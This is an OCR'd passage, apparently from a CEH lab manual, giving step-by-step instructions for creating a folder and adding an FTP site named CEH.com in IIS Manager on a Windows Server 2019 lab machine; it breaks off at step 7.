
   Note: If you are logged out of the **Windows Server 2019** machine, click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa$$w0rd** as password.
3. Click on the **File Explorer** icon at the bottom of **Desktop**. In the **File Explorer** window, right-click on **Local Disk (C:)** and click **New → Folder**.




4. A **New Folder** appears. Rename it to **FTP-Site Data**, as shown in the screenshot.




5. Close the window and click on the **Type here to search** icon at the bottom of the **Desktop**. Type **iis**. In the search results, click on **Internet Information Services Manager (IIS) Manager**, as shown in the screenshot.




6. In the **Internet Information Services (IIS) Manager** window, click to expand **SERVER2019 (SERVER2019\Administrator)** in the left pane. Right-click **Sites**, and then click **Add FTP Site….**




7. In the **Add FTP Site** window, type **CEH.com** in the **FTP site name** field. In the **Physical path** field, click on the icon. In the **Browse For Folder** window, click **Local Disk (C:)** and **FTP-Site Data**, and then click **OK**.



